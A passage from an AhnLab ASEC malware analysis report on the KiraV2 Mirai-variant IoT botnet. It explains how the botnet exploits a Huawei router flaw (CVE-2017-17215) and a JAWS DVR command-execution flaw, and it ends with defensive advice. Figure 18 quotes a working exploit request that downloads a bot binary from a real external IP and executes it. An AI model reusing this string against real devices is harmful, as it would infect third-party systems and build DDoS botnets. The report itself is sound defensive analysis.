Figure 17 shows the real command and a part of the packet used to attack vulnerability of a Huawei router that causes the CVE-2017-17215 vulnerability. The command is quite explicit in that it uses wget of busybox to download malware from external source and executes it.

Additionally, the characteristic of the device targeted for distribution can be checked via this command. Seeing how it uses busybox to run wget command, it can be assumed that busybox is installed by default in the target device. Furthermore, seeing that the extension of the malware downloaded via wget is mips, it can be assumed that the architecture of the device is mips. The current analysis sample is built based on x86 architecture, but analysis of mips malware of url showed that its feature is the same as the malware of x86 architecture, with the only difference being the architecture.

The first action that bot performs when it is run in Mirai is self-deletion using unlink() function. However, KiraV2 does not have a self-deletion routine. Remote code execution routine instead shows that it runs command and deletes sample, not the binary.

7.3. JAWS Web Server Remote Command Execution Vulnerability

JAWS Web Server remote command execution vulnerability is a remote command execution vulnerability that exists in devices related to MVPower DVR. Similar to CVE-2017-17215 vulnerability mentioned above, it can execute certain commands remotely.

```
util_strcpy(
  v33 + 70,
  "GET /shell?cd /tmp; wget http:/\\/165.232.36.42/bins/jKira.arm; chmod 777 jKira.arm; ./jKira.arm jaws."
  "rep.arm4;rm -rf jKira.arm HTTP/1.1\n"
  "Content-Length: 430\n"
  "Connection: keep-alive\n"
  "Accept: */*\n"
  "\n");
```

Figure 18. Packet used to attack JAWS Web Server vulnerability

Figure 18 shows a packet used to attack JAWS Web Server vulnerability. The difference from the previously mentioned vulnerability routine is that wget will be directly installed in the target device instead of busybox, and that the architecture of the downloaded binary is arm. Following this, it can be concluded that the sample built with ARM architecture has the same feature with the only difference being the architecture.

8. Conclusion

IoT industry is rapidly growing and the number of IoT devices, such as DVR, router, and IP camera, are growing as well. Most of these devices are connected to the external network, which is being targeted by numerous threat actors for exploitation. Many of the devices are already infected, forming botnets and being exploited for DDoS attacks, which could be detrimental to IT infrastructures.

To prevent these security threats from damaging devices, users must act soon. In other words, users must change the default ID and password, provided with the device purchase, to protect their data and login credentials. Furthermore, users must consistently update their IoT devices to the latest version to prevent vulnerability attacks.

AhnLab's anti-malware product, AhnLab V3, detects Mirai malware using the following alias:

- Worm/Linux.Mirai.SE189

ASEC Report Vol.100

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Design Team**	Email	**global.info@ahnlab.com**